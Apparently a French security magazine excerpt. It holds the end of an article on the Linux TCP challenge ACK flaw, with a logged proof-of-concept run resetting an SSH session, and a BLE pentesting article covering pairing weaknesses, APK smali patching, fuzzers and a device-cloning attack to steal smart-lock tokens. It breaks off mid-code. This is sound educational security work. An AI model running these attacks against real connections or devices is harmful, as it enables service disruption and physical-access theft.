$ sudo ./challack -g  192.168.57.1 22 192.168.57.100 -r 4000
[*] Launching off-path challenge ACK attack against:
    server: 192.168.57.1:22
    client: 192.168.57.100 (port hint: 0)
    from: 192.168.57.77
[*] Selected local port: 52088
[*] Starting capture on "enp0s25" ...
[*] Checking for existing iptables rule...nope, adding...now blocked!
[*] TCP Window size: 29200
[*] TCP handshake complete! Entering interactive session...
[*] Commencing attack...
[*] time-sync: round 1 - 190 challenge ACKs
[*] time-sync: round 2 - 191 challenge ACKs
[*] time-sync: round 3 - 100 challenge ACKs
[*] time-sync: round 4 - 100 challenge ACKs
[*] Time synchronization complete (after 8 550503)
[*] tuple-infer: guessed port is in [32768 - 36768) (start: 32768):  99 challenge ACKs - OK
[*] tuple-infer: guessed port is in [34768 - 36768) (start: 32768): 100 challenge ACKs - NO
[*] tuple-infer: guessed port is in [33768 - 34768) (start: 32768):  99 challenge ACKs - OK
[*] tuple-infer: guessed port is in [34268 - 34768) (start: 33768):  99 challenge ACKs - OK
[*] tuple-infer: guessed port is in [34518 - 34768) (start: 34268):  99 challenge ACKs - OK
[*] tuple-infer: guessed port is in [34643 - 34768) (start: 34518): 100 challenge ACKs - NO
[*] tuple-infer: guessed port is in [34580 - 34643) (start: 34518): 100 challenge ACKs - NO
[*] tuple-infer: guessed port is in [34549 - 34580) (start: 34518):  99 challenge ACKs - OK
[*] tuple-infer: guessed port is in [34564 - 34580) (start: 34549): 100 challenge ACKs - NO
[*] tuple-infer: guessed port is in [33768 - 34768) (start: 32768):  99 challenge ACKs - OK
[*] tuple-infer: guessed port is in [34268 - 34768) (start: 33768):  99 challenge ACKs - OK
[*] tuple-infer: guessed port is in [34518 - 34768) (start: 34268):  99 challenge ACKs - OK
[*] tuple-infer: guessed port is in [34643 - 34768) (start: 34518): 100 challenge ACKs - NO
[*] tuple-infer: guessed port is in [34580 - 34643) (start: 34518): 100 challenge ACKs - NO
[*] tuple-infer: guessed port is in [34549 - 34580) (start: 34518):  99 challenge ACKs - OK
[*] tuple-infer: guessed port is in [34564 - 34580) (start: 34549): 100 challenge ACKs - NO
[*] tuple-infer: guessed port is in [34556 - 34564) (start: 34549):  99 challenge ACKs - OK
[*] tuple-infer: guessed port is in [34560 - 34564) (start: 34556): 100 challenge ACKs - NO
[*] tuple-infer: guessed port is in [34558 - 34560) (start: 34556): 100 challenge ACKs - NO
[*] tuple-infer: guessed port is in [34557 - 34558) (start: 34556): 100 challenge ACKs - NO
[*] tuple-infer: guessed port is in [34556 - 34557) (start: 34556):  99 challenge ACKs - OK
[*] Guessed client port (via binary search): 34556 (after 14 2883)
[*] seq-infer (1): guessed seqs [00000000 - 06f63a00): 4000 packets, 100 challenge ACKs
[*] seq-infer (1): guessed seqs [06f63a00 - 0dec7400): 4000 packets, 100 challenge ACKs
[...]
[*] seq-infer (1): guessed seqs [9928fc00 - a01f3600): 4000 packets,  99 challenge ACKs
```

```
[*] Narrowed sequence (1) to 2569600000 - 2686429200, 116829200 possibilities (after 23
3944)
[*] seq-infer (2): guessed seqs [9ca41900 - a01fa810): 2001 packets, 100 challenge ACKs
[*] seq-infer (2): guessed seqs [9ae68a80 - 9ca41900): 1000 packets, 100 challenge ACKs
[*] seq-infer (2): guessed seqs [9a07c340 - 9ae68a80):  500 packets, 100 challenge ACKs
[*] seq-infer (2): guessed seqs [99985fa0 - 9a07c340):  250 packets,  99 challenge ACKs
[*] seq-infer (2): guessed seqs [99d01170 - 9a07c340):  125 packets, 100 challenge ACKs
[*] seq-infer (2): guessed seqs [99b3ff80 - 99d01170):   63 packets, 100 challenge ACKs
[*] seq-infer (2): guessed seqs [99a62f90 - 99b3ff80):   31 packets, 100 challenge ACKs
[*] seq-infer (2): guessed seqs [999f0e90 - 99a62f90):   16 packets,  99 challenge ACKs
[*] seq-infer (2): guessed seqs [99a29f10 - 99a62f90):    8 packets,  99 challenge ACKs
[*] seq-infer (2): guessed seqs [99a46750 - 99a62f90):    4 packets, 100 challenge ACKs
[*] seq-infer (2): guessed seqs [99a38330 - 99a46750):    2 packets,  99 challenge ACKs
[*] seq-infer (2): guessed seqs [99a3f540 - 99a46750):    1 packets,  99 challenge ACKs
[*] Narrowed sequence (2) to: 2577630000 - 2577688400, 58400 possibilities (after 12 2624)
[*] seq-infer (3): guessed seqs [99a46750 - 99a45df0): 2400 packets, 199 challenge ACKs
[*] seq-infer (3): guessed seqs [99a45df0 - 99a44e50): 4000 packets, 100 challenge ACKs
[...]
[*] seq-infer (3): guessed seqs [99a3b210 - 99a3a270): 4000 packets,   0 challenge ACKs
[*] seq-infer (3): guessed seqs [99a3a270 - 99a392d0): 4000 packets,   0 challenge ACKs
[*] seq-infer (3): guessed seqs [99a392d0 - 99a38330): 4000 packets, 100 challenge ACKs
[*] Finished! Connection should be reset now! (after 15 3141)
[*] Attack took 72 563104 seconds
[*] FIN received
[*] Un-blocked traffic from legit server
```

Côté client, dès que l'on essaie d'interagir avec la session, on obtient :

```
Write failed : Broken pipe
```

La connexion a bien été réinitialisée. L'attaque n'a pris que 72 secondes pour réinitialiser une connexion SSH. On notera que la preuve de concept teste d'abord les ports par tranche de 4000 puis procède par dichotomie.

Conclusion

En voulant renforcer la sécurité d'un produit, on introduit parfois une vulnérabilité critique. Ce cas est rencontré dans de nombreux contre-audits. Les développeurs du noyau Linux ne font donc pas exception, puisqu'en voulant appliquer la RFC 5961, supposée améliorer le niveau de sécurité du protocole TCP, ils ont introduit cette vulnérabilité.

Bien que cette vulnérabilité permette en théorie de réinitialiser une connexion et d'injecter des paquets dans celle-ci, plusieurs limitations sont à prendre en compte :

- l'attaque nécessite que des paquets usurpés atteignent le serveur, sans filtrage en chemin ;
- la rapidité d'exécution de l'attaque dépend intégralement du nombre de paquets que l'attaquant et le serveur sont capables d'émettre par seconde ;
- la faisabilité de l'attaque peut être remise en question si la latence du réseau est trop variable et que l'attaquant ne parvient pas à se synchroniser avec le serveur ;
- l'émission d'un grand nombre de paquets sur une connexion peut paraître anormale ; particulièrement pour les paquets RST qui sont parfois limités par connexion au niveau des pare-feux (la publication « Off-path TCP Exploits : Global Rate Limit Considered Dangerous » présente d'ailleurs une approche alternative pour résoudre ce problème lié aux paquets RST) ;
- l'injection de données dans des protocoles utilisant le chiffrement (HTTPS, SSH) n'est a priori pas faisable ;
- la possibilité d'injection de données dans un protocole est à évaluer au cas par cas ; par exemple, lors d'une session HTTP avec un client Firefox, la valeur par défaut du paramètre `network.http.keep-alive timetout` du navigateur limite les sessions TCP à une durée de 115 secondes, l'injection de données est donc plus difficilement réalisable ;
- les connexions à fort trafic faisant varier régulièrement les numéros de séquence et d'acquittement peuvent rendre l'attaque difficilement praticable.

Depuis juillet 2016, la vulnérabilité est corrigée dans les noyaux Linux **[8]**. Le correctif de sécurité augmente la valeur maximale par défaut de challenge ACK émis et lui ajoute une partie aléatoire.

Vous pouvez vérifier si votre noyau contient le correctif de sécurité à l'aide de la commande suivante :

```
$ sysctl net.ipv4.tcp_challenge_ack_limit
net.ipv4.tcp_challenge_ack_limit = 1000
```

Si la valeur est fixée à 1000, votre noyau contient le correctif. ■

Remerciements

Merci à toute l'équipe HSC pour leurs relectures et leurs conseils avisés.

Références

[1] https://www.usenix.org/system/files/conference/usenixsecurity16/sec16_paper_cao.pdf – **Off-Path TCP Exploits : Global Rate Limit Considered Dangerous, Yue Cao, Zhiyun Qian, Zhongjie Wang, Tuan Dao, and Srikanth V. Krishnamurthy, Lisa M. Marvel**

[2] https://www.ietf.org/rfc/rfc793.txt

[3] https://tools.ietf.org/html/rfc5961

[4] https://github.com/torvalds/linux/commit/354e4aa391ed50a4d827ff6fc11e0667d0859b25

[5] https://github.com/violentshell/rover

[6] https://github.com/Gnoxter/mountain_goat

[7] https://github.com/jduck/challack

[8] https://github.com/torvalds/linux/commit/75ff39ccc1bd5d3c455b6822ab09e533c551f758

BLUETOOTH LOW ENERGY FOR PENTESTERS

Damien CAUQUIL – damien.cauquil@digitalsecurity.fr
Lény BUENO – leny.bueno@digitalsecurity.fr
Digital Security – www.digitalsecurity.fr

mots-clés : *IOT / BLUETOOTH LOW ENERGY / RÉSEAU / PENTEST / SNIFFING / FUZZING / REVERSE ENGINEERING*

Les audits de solutions connectées nécessitent de savoir évaluer la sécurité des équipements connectés. Cet article présente les outils et les techniques permettant d'évaluer spécifiquement la sécurité des protocoles applicatifs reposant sur la technologie Bluetooth Low Energy.

Le *Bluetooth Low Energy* aussi dénommé BLE ou *Bluetooth Smart* est un protocole de communication sans-fil faisant partie de la norme Bluetooth 4.x, adopté par le Bluetooth SIG **[1]**. Initialement développé par Nokia sous le nom *Wibree*, il optimise la consommation des composants mettant en œuvre ce protocole, tout en simplifiant la communication entre périphériques compatibles ; incluant les principaux types de smartphones, tablettes et ordinateurs.

Le BLE est de fait devenu un des standards de l'Internet des Objets (IoT). Les constructeurs de smartphones intègrent de base cette technologie dans la plupart de leurs modèles et les fabricants de modules intégrés comme Marvell ou NXP produisent des *System-on-Chip* (SoC), implémentant la pile BLE de base, facilitant le développement tout en assurant une faible consommation.

1 Principe de fonctionnement

Un périphérique BLE peut communiquer de deux manières différentes :

- par diffusion ;
- par connexion.

Chaque méthode a ses propres avantages et inconvénients. Contrairement au mode connecté, la diffusion permet de transmettre des données à plusieurs hôtes simultanément. La quantité de données se verra en revanche limitée et la communication se fera à sens unique, de manière non sécurisée.

Les spécifications Bluetooth distinguent deux notions : les protocoles et les profils :

- les protocoles permettent l'échange de données entre périphériques ;
- les profils définissent la manière d'utiliser ces protocoles.

Les profils **[2]** sont constitués d'un ensemble de services **[3]**, au sein desquels un périphérique expose des caractéristiques **[4]**. Chacune d'elles constitue un point de terminaison avec lequel un dispositif BLE peut interagir (lecture ou écriture de la valeur d'une caractéristique par exemple). Un système de permissions est mis en place afin de contrôler les opérations réalisables sur une caractéristique.

Il existe des profils « génériques », définis dans les spécifications Bluetooth, et des profils « spécifiques » (privés ou publics) couvrant les différents formats de données et procédures requis pour implémenter toute sorte d'utilisation spécifique du BLE.

Ainsi, les services et caractéristiques d'un capteur de température corporelle respecteront le profil HTP, qui impose d'offrir les services *Health Thermometer Service* et *Device Information Service*. Ces derniers exposeront des caractéristiques prédéfinies qui seront identiques pour tous les équipements de ce type.

Deux profils génériques sont essentiels et assurent l'interopérabilité entre les périphériques BLE des différents fournisseurs :

- le *Generic Access Profile* (GAP), qui définit les différents modèles de protocoles radio permettant aux périphériques de se découvrir, de diffuser de l'information, d'établir des connexions sécurisées, etc. ;

- le *Generic Attribute Profile* (GATT), qui établit les procédures et modèles de données permettant aux périphériques d'échanger de l'information.

Le GAP définit deux rôles essentiels :

- le rôle de périphérique (*Peripheral* ou *Slave*), employé par des équipements embarqués ayant des ressources limitées ;
- le rôle de concentrateur (*Central* ou *Master*), utilisé par des équipements ayant une puissance de calcul élevée.

Les connexions sont initiées par un concentrateur vers un périphérique, sollicitant ce dernier afin d'interagir avec lui. Le concentrateur peut également demander au périphérique d'être notifié lors de la modification d'une caractéristique, et ce afin de gérer des événements déclenchés par le périphérique (mise à jour de la valeur de la température lue par le capteur, appui d'un bouton par l'utilisateur, etc.).

2 Mécanismes de sécurité

Des mécanismes de sécurité, définis dans les spécifications, permettent de communiquer de manière sécurisée à travers un canal chiffré, de garantir l'authenticité d'un appareil distant, ou encore de contrer le traçage d'un périphérique BLE. Ces processus sont réalisés par le biais de générations et d'échanges de clés cryptographiques entre deux périphériques.

Pour bénéficier de ces fonctionnalités de sécurité, les périphériques doivent s'appairer. Cet appairage pourra au choix durer le temps d'une connexion, ou être permanent. Le processus d'appairage est le suivant :

- les périphériques s'échangent les informations nécessaires à la génération d'une clé temporaire, la *Temporary Key* (TK) ;
- chaque équipement génère ensuite sa *Short Term Key* (STK) à partir de la TK. Les STK seront alors utilisées pour communiquer de manière sécurisée le temps de la connexion ;
- si l'appairage permanent est souhaité, des clés permanentes (*Long Term Key* ou LTK), dérivées des STK, seront alors générées, échangées puis stockées sur chaque périphérique. Elles permettront de communiquer à travers un canal chiffré sur le long terme.

Quatre méthodes permettent de générer la STK :

- *Just Works* ;
- *Passkey Entry* ;
- *Out-Of-Band* (OOB) ;
- *Numeric Comparison* (uniquement à partir des spécifications 4.2).

La méthode *Just Works* n'offre aucune protection contre les attaques de type *Man-in-the-Middle* (MitM), la STK étant générée à partir d'informations échangées en clair par les deux périphériques. Ce mode est largement utilisé dans le monde de l'IoT.

La méthode *Passkey Entry* nécessite un périphérique permettant d'afficher un code d'appairage, ce qui n'est pas toujours le cas. Un code de 6 chiffres aléatoire est alors généré par l'un des périphériques, le second demandera ensuite à l'utilisateur de le renseigner. Cette procédure d'appairage prévient théoriquement les attaques de type MitM. La réalité est toute autre, une attaque par brute-force permet de retrouver le code en moins d'une seconde. Cette méthode est parfois utilisée même si le périphérique ne dispose pas d'écran. Dans ce cas, le code d'appairage, généralement stocké dans le firmware du périphérique, pourra être retrouvé par rétro-ingénierie.

La méthode OOB requiert, comme son nom l'indique, un canal secondaire pour transmettre le code de sécurité, ce qui est rarement implémenté.

Quant au mode *Numeric Comparison*, l'échange de clés est effectué de manière sécurisée avec l'utilisation de l'algorithme *Elliptical Curve Hellman-Diffie* (ECDH). Un code de sécurité de 6 chiffres devra cependant être affiché sur chaque périphérique. L'utilisateur devra alors vérifier s'ils sont identiques et valider l'appairage. Cette méthode requiert des équipements possédant un écran chacun, ce qui n'est, encore une fois, pas souvent réalisable dans le monde des objets connectés.

Une fois l'appairage effectué, la communication est alors chiffrée par l'algorithme AES-CCM. D'autres clés peuvent alors être générées puis échangées :

- la *Connection Signature Resolving Key* (CSRK), qui sera utilisée pour signer les données échangées ;
- l'*Identity Resolving Key* (IRK), jouant un rôle important pour lutter contrer le traçage des périphériques.

Souvent assimilées aux adresses MAC, les adresses des périphériques Bluetooth (*Bluetooth Device Address* ou *BDAddr*) sont de deux types :

- publiques : elles sont enregistrées auprès de l'*IEEE Registration Authority* et ne sont pas modifiables ;
- privées : elles sont générées aléatoirement et reprogrammables.

La fonctionnalité permettant de contrer le traçage est nommée *Privacy Feature*. Lorsqu'elle est utilisée, l'adresse privée d'un périphérique Bluetooth est générée à partir de l'IRK, et pourra être régénérée régulièrement. C'est cette adresse qui sera utilisée pour la suite des échanges. De cette manière, le périphérique ne pourra pas être identifié ou tracé par un équipement inconnu.

De manière générale, peu d'équipements compatibles BLE requièrent une méthode d'appairage sécurisée. Cela s'avère problématique, car malgré les fonctionnalités de sécurité apportées, une personne écoutant le trafic réseau est en mesure de les contourner.

3 Sniffing BLE

L'interception des paquets échangés entre deux périphériques BLE est utile à des fins de rétro-ingénierie, dans le cadre d'attaques ou tout simplement pour récupérer de l'information. Il devient ainsi possible d'identifier les rôles des périphériques (maître ou esclave), leur mode de communication (diffusion ou connexion), mais également leur méthode d'appairage et donc la sécurité induite. Sans rentrer dans les détails techniques, la complexité de la couche physique du BLE rend le sniffing logiciel complexe et limité, du moins pour le suivi des connexions. Des solutions matérielles existent afin de contourner cette problématique. Certaines sont peu coûteuses et accessibles, comme :

- Adafruit's Bluefruit LE Sniffer **[5]** ;

- GreatScottGadgets' Ubertooth One **[6]**.

Toutes deux permettent de scanner le réseau à la recherche de périphériques BLE, de sniffer les messages diffusés et d'intercepter les demandes de connexion, afin de les suivre et capturer les échanges de deux équipements appairés. Finalement, un travail supplémentaire a permis de rendre les sorties compatibles avec le fameux Wireshark. À noter qu'un support Scapy est possible pour le Bluefruit LE Sniffer, suite au travail **[7]** de l'un des auteurs de l'article.

Finalement, l'excellente recherche **[8]** effectuée par Mike Ryan, reposant sur l'*Ubertooth One*, permet d'abuser les méthodes d'appairage les moins sécurisées (*Just Works* et *Passkey Entry*) et ainsi de déchiffrer les communications « sécurisées » entre deux périphériques BLE.

Malheureusement, nombreuses sont les perturbations environnementales compliquant voire faussant les résultats d'une interception réseau. L'obtention de captures valides peut s'avérer très coûteuse en temps et il n'est pas rare de devoir se « fabriquer » une pseudo cage de Faraday afin d'isoler les équipements (Figure 1).




Figure 1 : Samy Kamkar tentant d'isoler ses périphériques BLE de la pollution radio.

4 Patching Smali

Dans le cas où une application Android accompagne un objet connecté, il peut être judicieux de modifier le code de celle-ci afin d'insérer dans le journal d'évènements d'Android des informations relatives aux lectures et écritures de caractéristiques. Cette modification passe obligatoirement par une décompilation de ladite application produisant des fichiers *smali*. Le langage *smali* est un pseudo-assembleur qui peut être modifié et recompilé, c'est d'ailleurs ce que nous allons faire pour insérer des informations de débogage au sein de l'application. L'outil de prédilection pour effectuer cette opération est **apktool** **[9]**.

En premier lieu, il faut décompiler l'application :

```
$ apktool d app-test.apk
```

La localisation du code utile est chose aisée, les noms des méthodes utilisées pour accéder aux caractéristiques sont obligatoirement présentes dans les fichiers *smali* et ne peuvent être obfusquées. Un simple **grep** permet de localiser le code utile :

```
$ grep -r ./* -e onCharacteristicRead
./smali/fr/xxx/ble/manager/bluetooth/MyBluetoothManager$3.
smali:.method public onCharacteristicRead(Landroid/bluetooth/
BluetoothGatt;Landroid/bluetooth/BluetoothGattCharacteristic;I)V
```

Il faut ensuite ajouter un bout de code permettant de logger les appels et leurs paramètres, comme suit :

```
# on instancie un StringBuilder
new-instance v0, Ljava/lang/StringBuilder;
invoke-direct {v0}, Ljava/lang/StringBuilder;-><init>()V

# on construit la chaîne à afficher (préfixe)
const-string v4, "Read["
invoke-virtual {v0, v4}, Ljava/lang/StringBuilder;->append(Ljava/
lang/String;)Ljava/lang/StringBuilder;
invoke-virtual {p2}, Landroid/bluetooth/
BluetoothGattCharacteristic;->getUuid()Ljava/util/UUID;
move-result-object v2
invoke-virtual {v2}, Ljava/util/UUID;->toString()Ljava/lang/String;
move-result-object v4
invoke-virtual {v0, v4}, Ljava/lang/StringBuilder;->append(Ljava/
lang/String;)Ljava/lang/StringBuilder;
const-string v4, "]> "
invoke-virtual {v0, v4}, Ljava/lang/StringBuilder;->append(Ljava/
lang/String;)Ljava/lang/StringBuilder;

# on récupère le contenu de la caractéristique
invoke-virtual {p2}, Landroid/bluetooth/
BluetoothGattCharacteristic;->getValue()[B
move-result-object v2

# on convertit en hexa et on affiche
invoke-static {v2}, Lorg/apache/commons/codec/binary/Hex;-
>encodeHex([B)[C
move-result-object v4
invoke-virtual {v0, v4}, Ljava/lang/StringBuilder;->append([C)
Ljava/lang/StringBuilder;
invoke-virtual {v0}, Ljava/lang/StringBuilder;->toString()Ljava/
lang/String;
```

```
move-result-object v2
const-string v3, "BLESNIFF"
invoke-static {v3, v2}, Landroid/util/Log;->d(Ljava/lang/
String;Ljava/lang/String;)I
```

Il reste ensuite à recompiler l'application avec **apktool**, la signer et l'installer :

```
$ apktool b app-test
$ jarsigner -keystore mon.keystore macle app-test/dist/app-test.apk
$ adb install -f app-test/dist/app-test.apk
```

Une fois l'application lancée, les informations peuvent être récupérées dans le *logcat* **[10]** :

```
D/BLESNIFF  (15145): Read[00002a19-0000-1000-8000-00805f9b34fb]> 33
D/BLESNIFF  (15145): Read[7b121991-6677-7f8c-f8e9-af0eedb36e3a]>
0103
D/BLESNIFF  (15145): Read[7b121993-6677-7f8c-f8e9-af0eedb36e3a]>
00000000
D/BLESNIFF  (15145): Read[7b121998-6677-7f8c-f8e9-af0eedb36e3a]> 13
```

5 Fuzzing BLE

Lors de la réalisation de tests sur un ou plusieurs équipements communiquant en BLE, il est souvent nécessaire de fuzzer des protocoles applicatifs propriétaires. Ces derniers sont développés par les constructeurs pour passer outre les limitations du BLE et fournir une connectivité bidirectionnelle proche de celle offerte par un port série ou une connexion TCP.

Fuzzer ces protocoles applicatifs peut permettre de trouver des vulnérabilités intéressantes. Il paraît donc judicieux de concevoir un outil spécifique capable de se connecter à un périphérique BLE, de réaliser des écritures dans les caractéristiques de certains services, et finalement, de surveiller l'état du périphérique.

Plusieurs solutions peuvent être envisagées :

- développer une application Android dédiée, et s'en servir comme plateforme de fuzzing ;
- développer un outil en ligne de commandes à lancer sur un ordinateur, comme la grande majorité des fuzzers.

La première option est réalisable, mais quelque peu contraignante, la seconde requiert un système permettant de communiquer en BLE à partir d'un ordinateur. Il s'avère que la pile BLE fournie par la bibliothèque **BlueZ** sous Linux convient parfaitement à cet usage. Elle offre toutes les primitives permettant de se connecter à un périphérique, d'énumérer ses services et caractéristiques, et de les manipuler directement.

En revanche, **BlueZ** est développée en C. Il est donc nécessaire de développer l'ensemble des scénarios d'attaque avec ce même langage. Heureusement, plusieurs bibliothèques basées sur **BlueZ** ont été développées dans des langages de plus haut niveau comme Python ou encore Node.js. Ces langages permettront de développer rapidement un fuzzer, tout en exploitant une bibliothèque fiable.

5.1 Fuzzer du BLE en Python

La bibliothèque **bluepy** **[11]** permet de s'interfacer simplement avec le protocole GATT. Elle offre ainsi une découverte des services et caractéristiques automatique d'un périphérique BLE, tout en permettant rapidement d'écrire ou de lire des valeurs sur ces dernières. Soit le nécessaire pour développer une base de fuzzer. Pour les exemples qui suivent, un porte-clé connecté, alertant son propriétaire lors de la perte ou le vol de ses clés, a été utilisé.

L'installation de la bibliothèque **bluepy** est aisée :

```
$ sudo apt-get install python-pip libglib2.0-dev
$ sudo pip install bluepy
```

Il est dès lors possible de se connecter au porte-clé, d'accéder à l'une de ses caractéristiques et d'en modifier sa valeur :

```
import struct
import time
from bluepy.btle import UUID, Peripheral

# connexion au porte-clé connecté
# le paramètre " random " précise le type d'adresse BLE à utiliser
# dans le cas du porte-clé, il faut utiliser le type d'adresse
privé (" random ")
p = Peripheral('XX:XX:10:AA:29:F4', 'random')

# récupération du service IAS (Immediate Alert Service)
alert_service = p.getServiceByUUID('1802')

# récupération de la caractéristique de niveau d'alerte
alert_level = alert_service.getCharacteristics(forUUID='2A06')[0]

# écriture de la valeur 2 (HIGH ALERT)
alert_level.write(b'\x02')

# déconnexion
p.disconnect()
```

L'aspect le plus complexe à mettre en œuvre dans le cadre d'un fuzzer est la surveillance du périphérique. En effet, seules des erreurs de lecture ou d'écriture, voire de déconnexion du périphérique testé pourront indiquer un problème dans son fonctionnement. De plus, certains périphériques n'autorisent pas les connexions longue durée, afin d'économiser la batterie, ce qui ralentira obligatoirement le fuzzing.

En guise de fuzzer minimaliste, le code suivant permet de tester le comportement du porte-clé connecté lorsque l'on change à de nombreuses reprises son niveau d'alerte :

```
import struct
import time
from random import choice
from bluepy.btle import UUID, Peripheral
```


```
# connexion au porte-clé connecté
p = Peripheral('XX:XX:10:AA:29:F4', 'random')

# récupération du service IAS (Immediate Alert Service)
alert_service = p.getServiceByUUID('1802')

# récupération de la caractéristique de niveau d'alerte
alert_level = alert_service.getCharacteristics(forUUID='2A06')[0]

# fuzzing du niveau d'alerte
values = [b'\x02', b'\x01', b'\x00']
while True:
  v = choice(values)
  print('Writing %s' % v)
  alert_level.write(v)
  time.sleep(0.05)

# déconnexion
p.disconnect()
```

5.2 Fuzzer du BLE en Node.js

Du côté de Node.js, le module **noble** disponible via NPM offre toutes les fonctionnalités requises pour communiquer avec un périphérique BLE. Ce module s'installe simplement :

```
$ sudo apt-get install bluetooth bluez libbluetooth-dev libudev-dev
$ npm install noble
```

Pour pouvoir accéder aux adaptateurs Bluetooth en mode utilisateur, on peut donner la *capability* **cap_net_raw** au binaire node :

```
$ sudo setcap cap_net_raw+eip $(eval readlink -f `which node`)
```

Enfin, l'implémentation d'un client BLE se fait sans grande difficulté :

```
var noble = require('noble')

/* découverte de périphérique. */
noble.on('discover', function(peripheral) {
    if (peripheral.address.toUpperCase() == 'XX:XX:10:AA:29:F4') {
        /* on arrête de scanner. */
        noble.stopScanning();

        /* on se connecte au périphérique. */
        peripheral.connect(function(error) {
            if (error == null) {
                /* on cherche le service d'alerte immédiate (IAS). */
                peripheral.discoverServices(['1802'], function(error,
services){
                    if (services.length == 1) {
                        var service = services[0];
                        /* on liste les caractéristiques de ce service
(une seule). */
                        service.discoverCharacteristics(null,
function(error, characs) {
                            if (characs.length == 1) {
                                /* on configure l'état d'alerte à HIGH
(0x02). */
                                characs[0].write(new Buffer([0x02]),
function(error){
                                    /* on se déconnecte. */
                                    peripheral.disconnect();
                                });
                            }
                        });
                    }
                });
            }
        });
    }
});

noble.on('stateChange', function(state) {
    if (state == 'poweredOn') {
        noble.startScanning();
    } else {
        console.log('Adapter not ready.');
    }
});
```

L'utilisation de **noble** est plus laborieuse que son pendant en Python, car contrairement à **bluepy** tout est réalisé de manière asynchrone. Cela peut sembler un peu lourd au départ, mais a ses avantages sur de plus gros projets. Il existe plusieurs moteurs de fuzzing compatibles Node.js, mais aucun ne semble vraiment mature pour supporter les différents types de données manipulées par **noble**, et en particulier les instances de classe *Buffer*. Toutefois, pour des cas relativement simples, il est possible de développer son propre fuzzer et de l'adapter au besoin, comme dans le code suivant :

```
var noble = require('noble');

var fuzzOnce = function(c) {
  var error = false;
  if (!error) {
    var v = new Buffer([Math.random() * 0x2]);
    console.log(v);
    c.write(v, false);
  }
};

var fuzz = function(characteristic) {
  /* on fuzz cette caractéristique. */
  characteristic.on('write', function(c){
    return function(){
      console.log('written !');
      fuzzOnce(c);
    };
  }(characteristic));
  fuzzOnce(characteristic);
}

/* Découverte de périphérique. */
noble.on('discover', function(peripheral) {
    if (peripheral.address.toUpperCase() == 'XX:XX:10:AA:29:F4') {
        /* on arrête de scanner. */
        noble.stopScanning();

        /* on se connecte au périphérique. */
        peripheral.connect(function(error) {
            if (error == null) {
                /* on cherche le service d'alerte immédiate (IAS). */
                peripheral.discoverServices(['1802'], function(error,
services){
                    if (services.length == 1) {
```

```
                        var service = services[0];
                        /* on liste les caractéristiques de ce service
(une seule). */
                        service.discoverCharacteristics(null,
function(error, characs) {
                            if (characs.length == 1) {
                              fuzz(characs[0]);
                            }
                        });
                    }
                });
            }
        });
    }
});

noble.on('stateChange', function(state) {
    if (state == 'poweredOn') {
        noble.startScanning();
    } else {
        console.log('Adapter not ready.');
    }
});
```

Ce fuzzer, aussi rudimentaire soit-il, a permis de déceler une vulnérabilité d'un objet connecté permettant un déni de service. Malheureusement, aucun module Node.js n'implémente un réel système de fuzzing, seulement des mutations basées sur des objets ou des chaînes de caractères.

6 Clonage de périphérique BLE

Dans le monde des objets connectés, les concepteurs de périphériques ont tendance à faire aveuglément confiance à leur objet : beaucoup d'applications ne vérifient pas de manière efficace si l'objet détecté correspond au véritable périphérique auquel elles se connectent habituellement.

D'un point de vue pratique, une application mobile emploie différentes méthodes pour identifier un équipement auquel elle doit se connecter : analyser les données d'annonce (communication par diffusion constituée d'enregistrements spécifiant des informations en rapport avec l'équipement **[12]**) et se fier à l'adresse du périphérique, ou utiliser une des méthodes d'appairage, décrites précédemment (communication par connexion).

Les méthodes d'appairages les plus sécurisées sont complexes à mettre en œuvre et bien souvent reniées durant la phase de conception.

Un attaquant peut ainsi exploiter les faiblesses liées à l'authentification d'un périphérique connecté en créant un clone se comportant de la même manière que l'original, mais ayant pour seul objectif d'intercepter une donnée capitale du point de vue de la sécurité. Imaginez par exemple une serrure connectée dont l'application se base seulement sur les données d'annonce pour identifier la serrure d'un utilisateur, et dont l'action d'ouverture ou de fermeture est réalisée via l'écriture d'un jeton à usage unique dans une caractéristique précise. En créant un clone diffusant les mêmes annonces (avec un signal plus fort) et implémentant les mêmes services et caractéristiques, un attaquant pourra amener l'application mobile de l'utilisateur à se connecter non pas à la serrure, mais bel et bien à un ordinateur situé dans les environs. De fait, l'attaquant recevra directement les jetons envoyés par l'application, et pourra indiquer à cette dernière que tout s'est bien passé. En pratique, la serrure ne s'ouvre pas, mais l'attaquant a intercepté un jeton permettant d'ouvrir celle-ci. En interceptant un second jeton, suite à une seconde action de l'utilisateur voyant que sa première tentative n'a pas donné de résultat, l'attaquant pourra stopper son clone et se connecter à la véritable serrure afin de lui fournir le premier jeton intercepté, provoquant son ouverture. Cette attaque est similaire à ce que proposait Samy Kamkar avec son équipement RollJam **[13]**. Ce scénario d'attaque est viable et a déjà été démontré par l'un des auteurs de cet article à la conférence Hack.lu 2015.

6.1 Dupliquer les données d'annonce, les services et les caractéristiques

L'absence d'authentification sécurisée des périphériques peut être décelée et exploitée par la création d'un clone. Des données d'annonces sont diffusées publiquement par la majorité des dispositifs BLE fournissant des services et des caractéristiques. Ces données sont formatées selon le modèle suivant : un octet code la taille des données, le suivant le type de celles-ci, et le contenu varie selon l'usage qui en est fait.

Une fois en possession de ces informations, il est relativement aisé de créer un périphérique ayant les mêmes caractéristiques et proposant les mêmes services. D'un point de vue technique, aucune bibliothèque Python ne permet la création d'un périphérique et l'implémentation des services et des caractéristiques associées. Node.js propose quant à lui un module similaire à **noble**, **bleno** (du même auteur). Il permet d'implémenter sans trop de difficulté un périphérique BLE. Ce module sera utilisé pour créer le clone d'un périphérique existant.

L'implémentation du clone est relativement aisée et débute par la configuration des données annoncées par notre périphérique :

```
/* annonce typique du porte-clé connecté */
var advertisement = "020106110745fa56c1fb1bc02896a867180228174f";
var scan_data = null;

